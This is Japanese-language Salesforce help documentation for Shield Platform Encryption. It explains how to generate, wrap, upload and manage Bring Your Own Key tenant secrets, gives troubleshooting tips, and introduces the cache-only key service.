はい。独自の暗号ライブラリ、エンタープライズ鍵管理システム、またはハードウェアセキュリティモジュール (HSM) を使用して、Salesforce の外部に顧客が提供した鍵素材を生成して保存できます。その後、Salesforce Shield Platform Encryption 鍵管理マシンにそれらの鍵へのアクセス権を付与します。自己署名証明書または CA 署名証明書のどちらの公開鍵を使用して鍵を暗号化するかを選択できます。

2. BYOK 互換の証明書の生成

Bring Your Own Key (BYOK) 鍵素材で Salesforce のデータを暗号化するには、Salesforce を使用して 4096 ビットの RSA 証明書を生成します。自己署名証明書または証明機関(CA)署名証明書を生成できます。各 BYOK 互換の証明書の非公開鍵は、派生した組織固有のテナントの秘密鍵で暗号化されます。

3. BYOK 鍵素材の生成とラッピング

BYOK テナントの秘密として乱数を生成します。次に、その秘密の SHA256 ハッシュを計算し、生成した BYOK 互換の証明書からの公開鍵を使用して暗号化します。

4. BYOK のテナントの秘密を生成するためのサンプルスクリプト

テナントの秘密のアップロード準備に役立つヘルパースクリプトが用意されています。このスクリプトは、テナントの秘密として乱数を生成し、秘密の SHA256 ハッシュを計算し、証明書からの公開鍵を使用して秘密を暗号化します。

5. BYOK テナントの秘密のアップロード

BYOK 互換のテナントの秘密が生成されたら、Salesforce にアップロードします。Shield 鍵管理サービス (KMS) では、テナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。

6. BYOK を使用した鍵派生の除外

Shield Platform Encryption でデータ暗号化鍵を派生させない場合は、鍵派生を除外し、独自に最終的なデータ暗号化鍵をアップロードできます。鍵派生を除外すると、データの暗号化と復号化に使用される鍵素材を、さらに細かく制御できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロードする

- 「暗号化鍵の管理」

Shield Platform Encryption Bring Your Own Key サービスでの HSM により保護された証明書を編集、アップロード、およびダウンロードする

- 「暗号化鍵の管理」

および

「証明書の管理」

および

「アプリケーションのカスタマイズ」

7. BYOK 鍵の適切な管理

Salesforce 外で独自の鍵素材を作成および保存する場合は、その鍵素材を保護することが重要です。鍵素材をアーカイブするための信頼できる場所を確保し、テナントの秘密やデータ暗号化鍵をバックアップなしでハードドライブに保存しないようにします。

8. Bring Your Own Key のトラブルシューティング

次に紹介するよくある質問を、Shield Platform Encryption の Bring Your Own Key サービスで問題が発生した場合のトラブルシューティングに役立ててください。

Bring Your Own Key の概要

はい。独自の暗号ライブラリ、エンタープライズ鍵管理システム、またはハードウェアセキュリティモジュール(HSM)を使用して、Salesforce の外部に顧客が提供した鍵素材を生成して保存できます。その後、Salesforce Shield Platform Encryption 鍵管理マシンにそれらの鍵へのアクセス権を付与します。自己署名証明書または CA 署名証明書のどちらの公開鍵を使用して鍵を暗号化するかを選択できます。

鍵管理マシンを使用するには、顧客が提供した鍵素材が次の仕様を満たしている必要があります。

- 256 ビットサイズ
- ダウンロードされた BYOK 証明書から抽出された公開 RSA 鍵を使用して暗号化され、OAEP パディングを使用してパディングされている
- 一旦暗号化されると、標準の base64 でエンコードされる必要がある

暗号化鍵を使用するには、「暗号化鍵の管理」権限が必要です。BYOK 互換の証明書を生成するには、「アプリケーションのカスタマイズ」権限が必要です。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。


BYOK 互換の証明書の生成

Bring Your Own Key (BYOK) 鍵素材で Salesforce のデータを暗号化するには、Salesforce を使用して 4096 ビットの RSA 証明書を生成します。自己署名証明書または証明機関 (CA) 署名証明書を生成できます。各 BYOK 互換の証明書の非公開鍵は、派生した組織固有のテナントの秘密鍵で暗号化されます。

自己署名証明書を生成するには、次の手順を実行します。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- [Bring Your Own Key] をクリックします。
- [自己署名証明書の作成] をクリックします。
- [表示ラベル] 項目に証明書の一意の名前を入力します。[表示ラベル] 項目に入力する値に基づいて、[一意の名前] 項目には自動的に名前が割り当てられます。

[エクスポート可能な非公開鍵] (1)、[鍵サイズ] (2)、および [プラットフォームの暗号化の使用] (3) 設定は事前に設定されています。これらの設定により、自己署名証明書に Salesforce Shield Platform Encryption と互換性があることが保証されます。



- [証明書と鍵の詳細] ページが表示されたら、[証明書のダウンロード] をクリックします。

自己署名証明書と CA 署名証明書のどちらが適しているかわからない場合は、組織のセキュリティポリシーを確認します。各オプションの意味の詳細については、Salesforce ヘルプの「[証明書と鍵](#)」を参照してください。

CA 署名証明書を作成するには、Salesforce ヘルプの「[認証機関によって署名された証明書の生成](#)」の手順に従います。証明書を BYOK 互換にするために、手動で [エクスポート可能な非公開鍵]、[鍵サイズ]、および [プラットフォームの暗号化] の設定を変更してください。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロード、設定する

- 「暗号化鍵の管理」

Shield Platform Encryption
Bring Your Own Key サービスでの HSM により保護された証明書を編集、アップロード、およびダウロードする

- 「証明書の管理」
- 「アプリケーションのカスタマイズ」
- 「暗号化鍵の管理」

BYOK 鍵素材の生成とラッピング

BYOK テナントの秘密として乱数を生成します。次に、その秘密の SHA256 ハッシュを計算し、生成した BYOK 互換の証明書からの公開鍵を使用して暗号化します。

1. 選択した方法を使用して 256 ビットのテナントの秘密を生成します。

テナントの秘密は、次の 2 つの方法のいずれかで生成できます。

- Bouncy Castle または OpenSSL などのオープンソースライブラリを使用し、独自のオンプレミスリソースを使用して、プログラムによってテナントの秘密を生成する。

 **ヒント:** このプロセスのガイドとして役立つ [スクリプトが用意されています](#) (ページ 240)。

- テナントの秘密を、生成、保護し、テナントの秘密へのアクセス権を共有できる鍵仲介パートナーを使用する。

2. 生成した BYOK 互換の証明書からの公開鍵を使用してテナントの秘密をラッピングします。使用するアルゴリズムは、デフォルトの SHA1 パディングアルゴリズムです。

OAEP パディング方式を指定します。暗号化されたテナントの秘密ファイルとハッシュされたテナントの秘密ファイルが base64 を使用してエンコードされているようにします。

3. この暗号化されたテナントの秘密を base64 にエンコードします。

4. プレーンテキストのテナントの秘密の SHA-256 ハッシュを計算します。

5. プレーンテキストのテナントの秘密の SHA-256 ハッシュを base64 にエンコードします。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

Shield Platform Encryption Bring Your Own Key サービスでの HSM により保護された証明書を編集、アップロード、およびダウンロードする

- 「証明書の管理」
および
「アプリケーションのカスタマイズ」
および
「暗号化鍵の管理」

BYOK のテナントの秘密を生成するためのサンプルスクリプト

テナントの秘密のアップロード準備に役立つヘルパースクリプトが用意されています。このスクリプトは、テナントの秘密として乱数を生成し、秘密の SHA256 ハッシュを計算し、証明書からの公開鍵を使用して秘密を暗号化します。

1. [Salesforce 知識ベース](#)からスクリプトをダウンロードします。スクリプトを証明書と同じディレクトリに保存します。
2. 次のように、証明書名を指定してスクリプトを実行します: `./secretgen.sh my_certificate.crt`

この証明書名を実際にダウンロードした証明書のファイル名に置き換えてください。

 **ヒント:** 必要な場合は、`chmod +w secretgen.sh` を使用してファイルへの各込み権限があることを確認し、`chmod 775` を使用してファイルを実行可能にしてください。

3. スクリプトによって複数のファイルが生成されます。末尾に .b64 サフィックスを持つ 2 つのファイルを探します。
末尾に .b64 があるファイルは Base64 でエンコードされた暗号化されたテナントの秘密と、プレーンテキストのテナントの秘密の Base64 でエンコードされたハッシュです。次のステップでは、これらの両方のファイルが必要になります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

BYOK テナントの秘密のアップロード

BYOK 互換のテナントの秘密が生成されたら、Salesforce にアップロードします。Shield 鍵管理サービス (KMS) では、テナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- [Bring Your Own Key] をクリックします。
- [テナントの秘密をアップロード] セクションで、暗号化された鍵素材とハッシュされたプレーンテキストの鍵素材の両方を添付します。[アップロード] をクリックします。

このテナントの秘密は自動的に有効なテナントの秘密になります。

これで、テナントの秘密を鍵の派生に使用する準備ができました。これ以降、Shield KMS はテナントの秘密を使用して組織固有のデータ暗号化鍵を派生させます。アプリケーションサーバはこの鍵を使用してユーザのデータを暗号化および復号化します。

データ暗号化鍵の派生を望まない場合は、鍵派生を除外し、独自に最終的なデータ暗号化鍵をアップロードできます。詳細は、Salesforce ヘルプの「BYOK を使用した鍵派生の除外」を参照してください。

メモ: 有効およびアーカイブされたテナントの秘密は種別ごとに最大 50 件まで使用できます。たとえば、Salesforce のデータのテナントの秘密は有効を 1 件、アーカイブを 49 件使用でき、Analytics テナントの秘密も同じ数を使用できます。この制限には、Salesforce が生成した鍵素材と、顧客が指定した鍵素材が含まれます。

制限に達した場合、別の鍵を再度有効化、再度アーカイブ、またはコールアウトを作成するには、既存の鍵を破棄します。鍵を破棄する前に、有効な鍵で暗号化するデータを同期します。

- テナントの秘密をエクスポートし、組織のセキュリティポリシーで規定された方法でバックアップします。

破棄されたテナントの秘密を復元するには、再インポートします。エクスポートされたテナントの秘密は、アップロードしたテナントの秘密とは異なります。異なる鍵で暗号化されていて、追加のメタデータが埋め込まれています。Salesforce ヘルプの「[テナントの秘密のバックアップ](#)」を参照してください。

- メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロードする

- 「暗号化鍵の管理」

BYOK を使用した鍵派生の除外

Shield Platform Encryption でデータ暗号化鍵を派生させない場合は、鍵派生を除外し、独自に最終的なデータ暗号化鍵をアップロードできます。鍵派生を除外すると、データの暗号化と復号化に使用される鍵素材を、さらに細かく制御できます。

選択した方法を使用して、顧客が指定したデータ暗号化鍵を生成します。次に、鍵の SHA256 ハッシュを計算し、BYOK 互換の証明書からの公開鍵を使用して暗号化します。顧客が指定した鍵素材の準備方法についての詳細は、「BYOK テナントの秘密のアップロード」を参照してください。

- 組織で Bring Your Own Keys 機能が有効化されていることを確認します。この機能を有効にするには、Salesforce カスタマーサポートにご連絡ください。
- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[高度な設定] を選択します。
- [BYOK による鍵派生の除外を許可] を有効にします。

[BYOK による鍵派生の除外を許可] 設定をプログラムで有効にすることもできます。詳細は、『メタデータ API 開発者ガイド』の [「EncryptionKeySettings」](#) を参照してください。

これで鍵素材をアップロードするときに鍵派生を除外できるようになります。

- [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
- [Bring Your Own Key] をクリックします。
- [Salesforce 鍵派生を使用] の選択を解除します。

- [テナントの秘密をアップロード] セクションで、暗号化されたデータの暗号化鍵とハッシュされたプレンテキストデータの暗号化鍵の両方を添付します。
- [アップロード] をクリックします。
このデータ暗号化鍵は自動的に有効な鍵になります。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。

Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密および顧客が指定した鍵素材を生成、破棄、エクスポート、インポート、アップロードする

- 「暗号化鍵の管理」
- BYOK による鍵派生の除外を許可する
- 「アプリケーションのカスタマイズ」
- および
「暗号化鍵の管理」

Key Management							
		Generate Tenant Secret Bring Your Own Key		Key Management Help			
Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
<button>Export</button>	38	Data in Salesforce	ACTIVE	HSM	✓	Arthur Brookes, 5/1/2018 4:29 PM	Arthur Brookes, 5/1/2018 4:29 PM
<button>Destroy</button> <button>Export</button>	37	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 5/1/2018 11:29 AM	Arthur Brookes, 5/1/2018 4:29 PM
<button>Destroy</button> <button>Export</button>	36	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/26/2018 9:21 PM	Arthur Brookes, 5/1/2018 4:30 PM
<button>Destroy</button> <button>Export</button>	35	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/20/2018 5:31 PM	Arthur Brookes, 5/1/2018 4:30 PM
<button>Destroy</button> <button>Export</button>	34	Data in Salesforce	ARCHIVED	UPLOADED	□	Arthur Brookes, 3/22/2018 8:48 AM	Arthur Brookes, 4/20/2018 5:31 PM

これ以降、Shield 鍵管理サービス (KMS) は派生プロセスをスキップし、データ暗号化鍵を使用してデータの暗号化と復号化を直接行います。すべての鍵素材の派生状況は、[鍵の管理] ページで確認できます。

- データ暗号化鍵をエクスポートし、組織のセキュリティポリシーで規定された方法でバックアップします。データ暗号化鍵を復元するには、再インポートします。エクスポートされた暗号化鍵は、アップロードしたデータ暗号化鍵とは異なります。異なる鍵で暗号化されていて、追加のメタデータが埋め込まれています。Salesforce ヘルプの「[テナントの秘密のバックアップ](#)」を参照してください。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

BYOK 鍵の適切な管理

Salesforce 外で独自の鍵素材を作成および保存する場合は、その鍵素材を保護することが重要です。鍵素材をアーカイブするための信頼できる場所を確保し、テナントの秘密やデータ暗号化鍵をバックアップなしでハードドライブに保存しないようにします。

インポートした鍵素材を Salesforce にアップロードした後にすべてバックアップします。これにより、有効な鍵素材のコピーがあるようになります。Salesforce ヘルプの「[テナントの秘密のバックアップ](#)」を参照してください。

鍵の循環に関する会社のポリシーを確認します。鍵の循環と更新は独自のスケジュールで行うことができます。「[暗号化鍵の循環](#)」を参照してください。

重要: テナントの秘密をバックアップしておらず、誤って破棄してしまった場合、Salesforce ではそれを取り戻す支援はできません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Bring Your Own Key のトラブルシューティング

次に紹介するよくある質問を、Shield Platform Encryption の Bring Your Own Key サービスで問題が発生した場合のトラブルシューティングに役立ててください。

提供されたスクリプトを使用しようとしていますが、実行できません。

オペレーティングシステムに適したスクリプトを実行していることを確認します。Windows マシンで作業している場合は、Linux エミュレータをインストールして Linux スクリプトを使用することができます。次の問題によってスクリプトを実行できない場合もあります。

- スクリプトを実行しようとしているフォルダでの更新権限がない。更新権限を持っているフォルダからスクリプトを実行するようにします。
- スクリプトが参照する証明書が存在しない。適切に証明書を生成したことを確認します。
- 証明書が存在しないか、正しい名前で参照されていない。スクリプト内で証明書の正しいファイル名を入力したことを確認します。

提供されたスクリプトを使用したいのですが、独自の乱数ジェネレータも使用する必要があります。

Salesforce が提供するスクリプトでは、乱数ジェネレータを使用して、テナントの秘密として使用するランダムな値を作成します。別のジェネレータを使用する場合は、`head -c 32 /dev/urandom | tr '\n' =`(Mac バージョンでは `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) を、希望するジェネレータを使用して乱数を生成するコマンドに置き換えます。

テナントの秘密をハッシュするために独自のハッシュプロセスを使用したい場合はどうなりますか?

問題ありません。結果が次の要件を満たすようにしてください。

- SHA-256 アルゴリズムを使用している。
- base64 でエンコードされたハッシュ済みのテナントの秘密が作成される。
- 暗号化する前に乱数のハッシュを生成する。

これらの 3 つの条件のいずれかが満たされていない場合は、テナントの秘密をアップロードできません。

テナントの秘密を Salesforce にアップロードする前に、どのように暗号化する必要がありますか?

提供されたスクリプトを使用している場合は、暗号化プロセスは問題なく処理されます。提供されたスクリプトを使用しない場合は、テナントの秘密を暗号化するときに OAEP パディング方式を指定します。暗号化されたテナントの秘密ファイルとハッシュされたテナントの秘密ファイルが base64 を使用してエンコードされているようにします。これらの条件のいずれかが満たされていない場合は、テナントの秘密をアップロードできません。

提供されたスクリプトを使用しない場合は、ヘルプトピック「テナントの秘密の生成とラッピング」の手順に従ってください。

暗号化されたテナントの秘密とハッシュされたテナントの秘密をアップロードできません。

いくつかのエラーによりファイルをアップロードできない場合があります。次の表を使用して、テナントの秘密と証明書に問題がないことを確認してください。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

考えられる原因	解決方法
期限切れの証明書を使用してファイルが生成された。	証明書の日付を確認します。期限が切れている場合は、証明書を更新するか、別の証明書を使用できます。
証明書が無効になっているか、有効な Bring Your Own Key 証明書ではない。	証明書の設定に Bring Your Own Key 機能との互換性があることを確認します。[証明書] ページの [証明書と鍵の編集] セクションで、4096 ビット証明書サイズを選択し、エクスポート可能な非公開鍵を無効にし、プラットフォームの暗号化を有効にします。
暗号化されたテナントの秘密とハッシュされたテナントの秘密の両方を添付していません。	暗号化されたテナントの秘密とハッシュされたテナントの秘密の両方を添付していることを確認します。これらの両方のファイルのサフィックスが .b64 になっている必要があります。
テナントの秘密またはハッシュされたテナントの秘密が正しく生成されていない。	このエラーの原因となる問題はいくつかあります。通常は、テナントの秘密またはハッシュされたテナントの秘密が、正しい SSL パラメータを使用して生成されていないことが原因です。OpenSSL を使用している場合は、スクリプトを参照して、テナントの秘密の生成とハッシュに使用する正しいパラメータの例を確認できます。OpenSSL 以外のライブラリを使用している場合は、そのライブラリのサポートページでテナントの秘密の生成とハッシュの両方の正しいパラメータを見つけるためのヘルプ情報を確認してください。 まだ問題が解決しない場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。Salesforce の支援担当者をご紹介します。

まだ鍵に関する問題があります。どこに問い合わせすればよいですか?

まだ質問がある場合は、アカウントエグゼクティブにお問い合わせください。この機能を専門とするサポートチームをご紹介します。

キャッシュのみの鍵サービス

Shield Platform Encryption のキャッシュのみの鍵サービスは、保持されない鍵素材に対する独自のニーズに対処します。鍵素材を Salesforce の外部に保存し、キャッシュのみの鍵サービスを使用して、制御する鍵サービスから鍵をオンデマンドで取得できます。鍵サービスにより、設定した安全なチャネルを介して鍵が転送され、キャッシュのみの鍵サービスによって即時の暗号化操作および復号化操作に鍵が使用されます。Salesforce は、どのレコードのシステムまたはバックアップにもキャッシュのみの鍵を保持しません。鍵素材はいつでも取り消せます。

このセクションの内容:

1. キャッシュのみの鍵のしくみ

Shield Platform Encryption のキャッシュのみの鍵サービスでは、各種の鍵サービスを使用して、鍵素材を生成、保護、および保存できます。社内鍵サービスを使用するか、独自にクラウドベースの鍵サービスをホストするか、またはクラウドベースの鍵仲介ベンダーを使用することができます。

2. キャッシュのみの鍵の前提条件と用語

Shield Platform Encryption のキャッシュのみの鍵サービスでは、鍵素材をより詳細に制御できます。キャッシュのみの鍵を使用すると、より多くの鍵の管理タスクを制御できます。サービスの使用を開始する前に、Salesforce の BYOK サービスと互換性のある方法で鍵素材を作成およびホストする方法を理解します。

3. 鍵素材の作成およびアセンブル

Shield Platform Encryption のキャッシュのみの鍵サービスは、JSON 応答で返され、JSON Web Encryption (JWE) でラップされる 256 ビット AES 鍵と互換性があります。

4. キャッシュのみの鍵のコールアウト接続の設定

指定ログイン情報を使用して、コールアウトのエンドポイントを指定し、エンドポイントから取得する鍵を識別します。

5. キャッシュのみの鍵のリプレイ検出の追加

リプレイ検出は、コールアウトが不正に傍受された場合にキャッシュのみの鍵を保護します。有効化すると、リプレイ検出は、RequestIdentifier という自動生成された一意のマーカーをすべてのコールアウトに挿入します。RequestIdentifier には、鍵識別子、そのコールアウトインスタンス用に生成された nonce、エンドポイントから要求される nonce が含まれます。RequestIdentifier は、有効な各コールアウト要求のランダムな 1 回限りの識別子として機能します。RequestIdentifier を受け入れて返すように鍵サービスを設定すると、RequestIdentifier が欠落または不一致のコールアウトはすべて中止されます。

6. キャッシュのみの鍵の接続の確認

キャッシュのみの鍵素材は Salesforce の外部に保存されるため、機能するコールアウト接続を維持することが重要です。[コールアウトチェック] ページを使用して接続を監視し、鍵サービスでの鍵の取得を妨げる可能性がある鍵サービスの中斷にすばやく対応します。

7. キャッシュのみの鍵の破棄

キャッシュのみの鍵を破棄すると、キャッシュ内の鍵と、鍵サービスへのコールアウト接続の 2 つが破棄されます。

エディション

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition。

Salesforce Shield または
Shield Platform Encryption、
およびキャッシュのみの
鍵サービスの購入が必要
です。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

8. キャッシュのみの鍵の再有効化

Salesforce で破棄された鍵に指定ログイン情報がまだ関連付けられている場合、[設定] から、または API を使用してプログラムで破棄されたキャッシュのみの鍵を再有効化できます。破棄された鍵を再有効化すると、鍵が有効になります。破棄された鍵を再有効化する前に、対応する鍵サービス接続が回復していることを確認します。

9. キャッシュのみの鍵に関する考慮事項

次の考慮事項は、Shield Platform Encryption のキャッシュのみの鍵サービスを使用して暗号化するすべてのデータに適用されます。

10. キャッシュのみの鍵のトラブルシューティング

次に紹介するよくある質問を、Shield Platform Encryption のキャッシュのみの鍵サービスで問題が発生した場合のトラブルシューティングに役立ててください。

キャッシュのみの鍵のしくみ

Shield Platform Encryption のキャッシュのみ鍵サービスでは、各種の鍵サービスを使用して、鍵素材を生成、保護、および保存できます。社内鍵サービスを使用するか、独自にクラウドベースの鍵サービスをホストするか、またはクラウドベースの鍵仲介ベンダーを使用することができます。

図1と2は、指定された鍵サービスから Salesforce がオンデマンドでどのように鍵を取得するかを示しています。社内鍵サービスまたはクラウドベースの鍵サービスのどちらに鍵を保存していても、フローは同じです。ユーザが暗号化データにアクセスするか、機密データを暗号化データ要素に追加すると、キャッシュのみの鍵サービスが鍵サービスに対してコールアウトを実行します。鍵サービスは、JSON Web Encryption 形式でセキュアにラップされた鍵素材を、設定したセキュアな認証済みチャネルを通じて渡します。




図1: 社内鍵サービス




図2: クラウドベースの鍵サービス

Shield KMS のコア機能である拡張キャッシュコントロールによって、キャッシュ内にある鍵素材はセキュアに保存されます。Shield KMS は取得した鍵素材を組織固有の AES 256 ビットキャッシュ暗号化鍵で暗号化し、暗号化した鍵素材をキャッシュに保存して暗号化および復号化操作に使用できるようにします。HSMにより保護された鍵は、キャッシュ内のキャッシュ暗号化鍵を保護し、キャッシュ暗号化鍵は、鍵の破棄と循環のような鍵ライフサイクルイベントに伴い循環します。

拡張キャッシュコントロールは、データの暗号化と復号化に使用される鍵素材の一元化された情報源となります。後続の暗号化要求と複合化要求は、キャッシュのみの鍵が失効または循環するか、キャッシュが消去されるまで暗号化鍵キャッシュを使用します。キャッシュが消去されると、キャッシュのみの鍵サービスは指定された鍵サービスから鍵素材を取得します。キャッシュは 72 時間ごとに定期的に消去され、特定の Salesforce 操作では平均して 24 時間ごとにキャッシュが消去されます。データ暗号化鍵を破棄すると、キャッシュに保存されている、対応するデータ暗号化鍵が無効になります。

キャッシュのみの鍵は、鍵派生プロセスをスキップするため、データの暗号化と復号化に直接使用されます。

キャッシュのみの鍵の前提条件と用語

Shield Platform Encryption のキャッシュのみの鍵サービスでは、鍵素材をより詳細に制御できます。キャッシュのみの鍵を使用すると、より多くの鍵の管理タスクを制御できます。サービスの使用を開始する前に、Salesforce の BYOK サービスと互換性のある方法で鍵素材を作成およびホストする方法を理解します。

前提条件

1. Salesforce組織を準備します。組織に、Salesforceが生成したか、顧客が指定した有効な「Salesforceのデータ」鍵が少なくとも1つあることを確認します。[設定]の[鍵の管理]ページで[テナントの秘密を生成]をクリックすることで、テナントの秘密を作成できます。

2. 鍵素材を生成してホストします。キャッシュのみの鍵の交換プロトコルと形式では、鍵が所定の JSON Web Encryption (JWE) でラップされている必要があります。この形式では、鍵の暗号化に RSAES-OAEP、コンテンツの暗号化に AES GCM を使用します。

鍵素材の生成、保存、バックアップにはセキュアで信頼できるサービスを使用します。

3. 信頼できる高可用性の鍵サービスを使用および維持します。受け入れ可能なサービスレベル契約 (SLA)、事前定義されたメンテナンス手順、ビジネス継続性へのあらゆる潜在的な影響を軽減するプロセスを備えた高可用性の鍵サービスを選択します。

Salesforce と鍵サービス間の接続が切断されると、キャッシュのみの鍵サービスは、鍵素材がキャッシュ内にある限り、データの暗号化と復号化ができます。ただし、鍵がキャッシュ内にある時間はそれほど長くありません。キャッシュは 72 時間ごとに定期的に消去されますが、一部の Salesforce 操作では 24 時間ごとにキャッシュが消去されます。

鍵素材がキャッシュ内ではなく、鍵サービスとの接続が切断された場合、ユーザはレコードの暗号化と復号化ができません。Salesforce がいつでも接続できる鍵サービスを必ず使用してください。これは、年度末や四半期末のような繁忙期には特に重要です。

4. セキュアなコールアウトエンドポイントを維持します。キャッシュのみの鍵の交換プロトコルでは、鍵が所定の JSON 形式でラップされている必要があります。鍵応答内のラップされた鍵を Salesforce が要求できる場所でホストします。

